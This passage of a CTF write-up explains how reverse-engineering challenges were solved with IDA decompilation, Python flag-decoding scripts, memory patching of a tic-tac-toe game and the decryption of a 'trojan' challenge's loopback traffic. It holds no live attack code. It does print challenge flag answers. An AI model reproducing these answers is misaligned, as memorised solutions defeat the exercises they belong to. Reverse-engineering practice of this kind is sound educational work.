.text:000000000040108B                  dq 8C9DC08F978FBDD1h, 0D9C7C7CCCDCB92C2h, 0C8CFC7CEC2BE8D91h
.text:000000000040108B                  dq 0FFFFFFFFFFFFCF82h
```

Finally, I found the section below which processes the array data. For each element in the array, it does **neg**, which is equal to two's complement, and then **xchg**, which means exchange the first two bytes and the last two bytes.

```
.text:00000000004010D1 loc_4010D1:                              ; CODE XREF: .text:00000000004010EC↓j
.text:00000000004010D1                  lea     rdx, ds:0FFFFFFFFFFFFFFF8h[rcx*8]
.text:00000000004010D9                  mov     rax, [rsp+rdx]
.text:00000000004010DD                  neg     rax
.text:00000000004010E0                  xchg    al, ah
.text:00000000004010E2                  cmp     rax, [rbx+rdx]
.text:00000000004010E6                  jnz     loc_401035
.text:00000000004010EC                  loop    loc_4010D1
.text:00000000004010EE                  jmp     short loc_4010FD
```

Code :

```python
qword = [0x8D909984B8BEBAB3, 0x8D9A929E98D18B92, 0x0D0888BD19290D29C, 0x8C9DC08F978FBDD1,
         0x0D9C7C7CCCDCB92C2, 0x0C8CFC7CEC2BE8D91, 0x0FFFFFFFFFFFFCF82]

for val in qword:
    exch_val = ((val >> 16) << 16) + (val >> 8) % (1 << 8) + val % (1 << 8) * (1 << 8)
    flag = (1 << 64) - exch_val
    print(flag.to_bytes(math.ceil(math.log(flag, 256)), 'big').decode("utf-8")[::-1], end='')
```

Result :

```
FLAG{forum.gamer.com.tw/C.php?bsn=42388&snA=18071}
```

Challenge Name : Kekkou

Points : 11


Category : Reverse

Description :

Tool : IDA freeware, gdb

Approach :

In this challenge we are given an x86 64 file., I used **IDA freeware** to disassemble and decompile the file.




As IDA has recognized the functions correctly, I firstly looked into each function and modified some code to make it more understandable.

In the main function, I found that this is a program that includes inputting a string and verifying if it is the FLAG.

```
1  __int64 __fastcall main(int a1, char **a2, char **a3)
2  {
3    __int64 v4; // [rsp+8h] [rbp-78h] BYREF
4    char v5[112]; // [rsp+10h] [rbp-70h] BYREF
5
6    printf("Give me flag: ");
7    __isoc99_scanf("%65s", v5);
8    sub_11F1(&v4, v5);
9    sub_125F(v4);
10   if ( (unsigned __int8)sub_131C(v4) )
11     puts("Correct~~~");
12   else
13     puts("Wrong...");
14   return 0LL;
15 }
```

In function **sub_1169,** it is hard to understand what it does at first. However, I found that the structure is similar to **struct** data type, so I did "**reset pointer type"** and "**create new struct type"** to make it clearer. Also, from other sections, I observed that this is a linked list structure. Because of this, I created a new struct named char_struct, which contains a character value and two pointers points to previous and next structure objects in a linked list.




```
1  _QWORD *__fastcall sub_1169(char a1)
2  {
3    _QWORD *result; // rax
4
5    result = malloc(0x18uLL);
6    *result = result;
7    result[1] = result;
8    *((_BYTE *)result + 16) = a1;
9    return result;
10 }
```

```
1  char_struct *__fastcall char_to_struct(char a1)
2  {
3    char_struct *result; // rax
4
5    result = (char_struct *)malloc(0x18uLL);
6    result->prev = result;
7    result->next = result;
8    result->val = a1;
9    return result;
10 }
```

In the function **sub_11AC**, I redeclare type of some variables :
a1 from int_64 to char_struct*
a2 from QWORD to char_struct*
After this, it is obvious that what function **sub_11AC** does is connect a2 to a1, so I renamed it to **connect_a_struct**

```
1  __int64 __fastcall sub_11AC(__int64 a1, _QWORD *a2)
2  {
3    __int64 result; // rax
4
5    **(_QWORD **)(a1 + 8) = a2;
6    *a2 = a1;
7    a2[1] = *(_QWORD *)(a1 + 8);
8    result = a1;
9    *(_QWORD *)(a1 + 8) = a2;
10   return result;
11 }
```

```
1  char_struct *__fastcall connect_a_struct(char_struct *a1, char_struct *a2)
2  {
3    char_struct *result; // rax
4
5    a1->next->prev = a2;
6    a2->prev = a1;
7    a2->next = a1->next;
8    result = a1;
9    a1->next = a2;
10   return result;
11 }
```

In function **sub_11F1**, I redeclare type of some variables :
a2 from int64 to char* : since v5 is a string
v2 from int64 to char_struct* : since function sub_1169 return a char_struct*
a1 from int64* to char_struct** : since v2 is assigned to *a1.
In function **sub_11F1**, for each character in the input string, it generates a struct for each character and links them together, so I renamed it to **string_to_linked_list**.

```
1  void __fastcall sub_11F1(__int64 *a1, __int64 a2)
2  {
3    __int64 v2; // [rsp+10h] [rbp-10h]
4    int i; // [rsp+1Ch] [rbp-4h]
5
6    for ( i = 0; i <= 64; ++i )
7    {
8      v2 = sub_1169(*(unsigned __int8 *)(i + a2));
9      if ( i )
10       sub_11AC(*a1, v2);
11     else
12       *a1 = v2;
13   }
14 }
```

```
1  void __fastcall string_to_linked_list(char_struct **a1, char *a2)
2  {
3    char_struct *v2; // [rsp+10h] [rbp-10h]
4    int i; // [rsp+1Ch] [rbp-4h]
5
6    for ( i = 0; i <= 64; ++i )
7    {
8      v2 = sub_1169(a2[i]);
9      if ( i )
10       connect_a_struct(*a1, v2);
11     else
12       *a1 = v2;
13   }
14 }
```

Finally, in function **sub_125F**, it XOR an array of data to the FLAG. Because of the reflexivity of XOR, we can get FLAG by **do_xor(enc_flag, array data)**

```
1  __int64 __fastcall sub_125F(__int64 *a1)
2  {
3    __int64 v1; // rdx
4    __int64 result; // rax
5    __int16 v4; // [rsp+Dh] [rbp-Bh]
6    int j; // [rsp+10h] [rbp-8h]
7    int i; // [rsp+14h] [rbp-4h]
8
9    for ( i = 0; ; ++i )
10   {
11     result = byte_4041[3 * i];
12     if ( !(_BYTE)result )
13       break;
14     v1 = 3LL * i;
15     v4 = *(_WORD *)((char *)&unk_4040 + v1);
16     LOBYTE(v4) = v4 & 1;
17     for ( j = 0; j < HIBYTE(v4); ++j )
18     {
19       if ( (_BYTE)v4 )
20         a1 = (__int64 *)*a1;
21       else
22         a1 = (__int64 *)a1[1];
23     }
24     *((_BYTE *)a1 + 16) ^= *((_BYTE *)&unk_4040 + v1 + 2);
25   }
26   return result;
27 }
```

```
1  __int64 __fastcall do_xor(char_struct *a1)
2  {
3    __int64 v1; // rdx
4    __int64 result; // rax
5    __int16 v4; // [rsp+Dh] [rbp-Bh]
6    int j; // [rsp+10h] [rbp-8h]
7    int i; // [rsp+14h] [rbp-4h]
8
9    for ( i = 0; ; ++i )
10   {
11     result = byte_4041[3 * i];
12     if ( !(_BYTE)result )
13       break;
14     v1 = 3LL * i;
15     v4 = *(_WORD *)((char *)&off_4040 + v1);
16     LOBYTE(v4) = v4 & 1;
17     for ( j = 0; j < HIBYTE(v4); ++j )
18     {
19       if ( (_BYTE)v4 )
20         a1 = a1->prev;
21       else
22         a1 = a1->next;
23     }
24     a1->val ^= *((_BYTE *)&off_4040 + v1 + 2);
25   }
26   return result;
27 }
```

Code :

```python
i, index = 0, 0
while True:
    if 3 * i + 2 >= len(xor_list) or not xor_list[3 * i]: break
    lobyte = xor_list[3 * i] & 1
    for j in range(xor_list[3 * i + 1]):
        if lobyte: index = (index + 1) % 65
        else: index = (index + 64) % 65
    enc_flag[index] ^= xor_list[3 * i + 2]
    i += 1

for c in enc_flag:
    print(chr(c), end='')
```

Result :

```
FLAG{kekkou_muri_jya_nai?nai_ai_kazoe_te_cyotto_kurushi_ku_na_ru}
```

Challenge Name : Why

Points : 11

Category : Reverse

Description :

Tool : IDA freeware, gdb

Approach :

In this challenge we are given an x86 64 file., I used IDA freeware to disassemble and decompile the file.

This is a pretty simple challenge. The only thing is that the main function doesn't call the check function **sub_11f8**.

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    int i; // [rsp+Ch] [rbp-4h]
4
5    printf("Give me flag: ");
6    __isoc99_scanf("%25s", buf);
7    for ( i = 0; i <= 24; ++i )
8    {
9      if ( buf[i] - 10 != enc_flag[i] )
10       return 0;
11   }
12   pass = 1;
13   return 0;
14 }
```

```
.data:0000000000004030 enc_flag        db 50h, 56h, 4Bh, 51h, 85h, 73h, 78h, 73h, 7Eh, 69h, 70h
.data:0000000000004030                                             ; DATA XREF: main+5F↑o
.data:0000000000004030                 db 73h, 78h, 73h, 69h, 77h, 7Ah, 7Ch, 79h, 7Eh, 6Fh, 6Dh
.data:0000000000004030                 db 7Eh, 2Bh, 87h
.data:0000000000004030 _data           ends
```

```
1  int sub_11f8()
2  {
3    if ( pass )
4      return puts("Correct :)");
5    else
6      return puts("Wrong :(");
7  }
```

Finally I found the reference and it is in the fini section.

```
.fini_array:0000000000003DD0 _fini_array     segment qword public 'DATA' use64
.fini_array:0000000000003DD0                 assume cs:_fini_array
.fini_array:0000000000003DD0                 ;org 3DD0h
.fini_array:0000000000003DD0 __do_global_dtors_aux_fini_array_entry dq offset __do_global_dtors_aux
.fini_array:0000000000003DD0                                         ; DATA XREF: __libc_csu_init+19↑o
.fini_array:0000000000003DD0                                         ; Alternative name is '__init_array_end'
.fini_array:0000000000003DD8                 dq offset _sub_11f8
.fini_array:0000000000003DD8 _fini_array     ends
```

Code :

```python
enc_flag = [0x50, 0x56, 0x4B, 0x51, 0x85, 0x73, 0x78, 0x73, 0x7E, 0x69, 0x70, 0x73,
    0x78, 0x73, 0x69, 0x77, 0x7A, 0x7C, 0x79, 0x7E, 0x6F, 0x6D, 0x7E, 0x2B, 0x87]

for c in enc_flag:
    print(chr(c - 10), end='')
```

Result :

```
FLAG{init_fini_mprotect!}
```

Challenge Name : ooxx

Points : 150

Category : Reverse

Description : Win this game to get flag!

Tool : IDA freeware, x64dgb

Approach :


In this challenge we are given an exe file. I used **IDA freeware** together with **x64dbg** to disassemble, decompile, and trace the file.


I executed this file and found that this is a Tic-tac-toe game, while we can never win by usual ways. However, as the description says, we have to win the game, so we have to do some tricks to it.

First, I looked at the structure of the code in IDA. Seems that *dword_7FF715F0D338* stores the chess board data and 1 represents O, 2 represents X.


```
__int64 __fastcall sub_7FF715F01C50(__int64 a1, __int64 a2, int a3, int a4)
{
  __int64 result; // rax
  int v5; // [rsp+38h] [rbp-10h]
  int v6; // [rsp+3Ch] [rbp-Ch]

  v6 = a3 / 200 + 3 * (a4 / 200);
  result = v6;
  if ( !dword_7FF715F0D338[v6] )
  {
    dword_7FF715F0D338[v6] = 1;
    sub_7FF715F047C0(a1, 200 * (a3 / 200) + 20, 200 * (a4 / 200) + 20, 160, 160);
    if ( (unsigned int)sub_7FF715F017F0() )
      return sub_7FF715F049B0(a1, sub_7FF715F01C50);
    v5 = sub_7FF715F01C10();
    dword_7FF715F0D338[v5] = 2;
    draw_line(a1, 200 * (v5 % 3) + 20, 200 * (v5 / 3) + 20, 160, 160);
    draw_line(a1, 200 * (v5 % 3) + 180, 200 * (v5 / 3) + 20, -160, 160);
    result = sub_7FF715F017F0();
    if ( (_DWORD)result )
      return sub_7FF715F049B0(a1, sub_7FF715F01C50);
  }
  return result;
}
```

Next, I use x64dbg to see what happened when executing and want to modify some values in memory to get the FLAG. To begin, I checked the memory address of execution in x64dbg and rebase memory to it in IDA.






After setting two breaking points, I found that after the program drawing X, the below address became 02. With this observation, I modified them to 01, which represents O, and finally got the FLAG.



Result :

Because I modified the data after Xs being drew, the graph displayed on screen didn't change.



Challenge Name : trojan

Points : 150

Category : Reverse


Description :

Tool : IDA freeware, x64dgb

Approach :

In this challenge we are given an exe file and a wireshark file. I used **IDA freeware** and **Wireshark** to solve this. I studied the code in IDA and realized that the executable exe is used to write the wireshark file (like output).

In the wireshark file, I saw there's something abnormal - a string with length 10.




1	0.000000	127.0.0.1	127.0.0.1	TCP	56	49880 → 19832 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
2	0.000094	127.0.0.1	127.0.0.1	TCP	56	19832 → 49880 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
3	0.000190	127.0.0.1	127.0.0.1	TCP	44	49880 → 19832 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
4	0.000245	127.0.0.1	127.0.0.1	TCP	54	49880 → 19832 [PSH, ACK] Seq=1 Ack=1 Win=2619648 Len=10
5	0.000264	127.0.0.1	127.0.0.1	TCP	44	19832 → 49880 [ACK] Seq=1 Ack=11 Win=2619648 Len=0
6	0.001342	127.0.0.1	127.0.0.1	TCP	48	19832 → 49880 [PSH, ACK] Seq=1 Ack=11 Win=2619648 Len=4
7	0.001419	127.0.0.1	127.0.0.1	TCP	44	49880 → 19832 [ACK] Seq=11 Ack=5 Win=2619648 Len=0
8	0.002804	127.0.0.1	127.0.0.1	TCP	65539	19832 → 49880 [ACK] Seq=5 Ack=11 Win=2619648 Len=65495
9	0.002879	127.0.0.1	127.0.0.1	TCP	65539	19832 → 49880 [ACK] Seq=65500 Ack=11 Win=2619648 Len=65495
10	0.003001	127.0.0.1	127.0.0.1	TCP	23038	19832 → 49880 [PSH, ACK] Seq=130995 Ack=11 Win=2619648 Len=22994
11	0.003106	127.0.0.1	127.0.0.1	TCP	44	49880 → 19832 [ACK] Seq=11 Ack=153989 Win=2619648 Len=0
12	0.003136	127.0.0.1	127.0.0.1	TCP	44	19832 → 49880 [FIN, ACK] Seq=153989 Ack=11 Win=2619648 Len=0
13	0.003149	127.0.0.1	127.0.0.1	TCP	44	49880 → 19832 [ACK] Seq=11 Ack=153990 Win=2619648 Len=0
14	0.512681	127.0.0.1	127.0.0.1	TCP	44	49880 → 19832 [FIN, ACK] Seq=11 Ack=153990 Win=2619648 Len=0
15	0.512807	127.0.0.1	127.0.0.1	TCP	44	19832 → 49880 [ACK] Seq=153990 Ack=12 Win=2619648 Len=0

```
> Frame 4: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_Loopback, id 0
> Null/Loopback
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
```

```
0000  02 00 00 00 45 00 00 32  ae 92 40 00 80 06 00 00   ····E··2 ··@·····
0010  7f 00 00 01 7f 00 00 01  c2 d8 4d 78 20 b7 c2 8a   ········ ··Mx ···
0020  ff e8 27 0e 50 18 27 f9  9a 97 00 00 63 44 71 72   ··'·P·'· ····cDqr
0030  30 68 55 55 7a 31                                 0hUUz1
```

Also, I checked the TCP stream, showing data as raw



Using this, I located the position in IDA of the above string and found that it does below operations to it. I wrote a small program to get the result (as shown in the code area below).


```
1  __int64 __fastcall sub_1400014B0(__int64 a1, unsigned int a2
2  {
3    __int64 result; // rax
4    int i; // [rsp+0h] [rbp-48h]
5    char v4[24]; // [rsp+10h] [rbp-38h] BYREF
6
7    strcpy(v4, "0vCh8RrvqkrbxN9Q7Ydx");
8    for ( i = 0; ; ++i )
9    {
10     result = a2;
11     if ( i >= (int)a2 )
12       break;
13     *(_BYTE *)(a1 + i) ^= v4[i % 0x15ui64];
14   }
15   return result;
16 }
```

After solving it, I couldn't find any FLAG{xxx} format in the FLAG binary file. However, when I opened it by Hxd, I found that it contained the PNG magic header!! Then I renamed the format of the file to .png and got the FLAG.

Code :

```python
key = "0vCh8RrvqkrbxN9Q7Ydx\0"

with open("test") as fr:
    file = fr.read()
    enc_flag = bytearray(file)
    for i in range(len(enc_flag)):
        enc_flag[i] = enc_flag[i] ^ ord(key[i % len(key)])
    with open('flag') as fw:
        fw.write(enc_flag)
```

Result :



Challenge Name : dropper

Points : 300

Category : Reverse

Description :

Tool : Wireshark, IDA freeware, x64dgb

Approach :

In this challenge, I used UPX (ultimate packer for executables) to unpack the file and IDA freeware to disassemble and decompile it and x64dgb to trace the memory.

